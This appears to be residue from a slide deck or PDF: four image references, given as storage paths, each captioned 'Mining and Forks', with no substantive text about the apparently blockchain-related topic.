
Mining and Forks




Mining and Forks




Mining and Forks




Mining and Forks



Mining and Forks

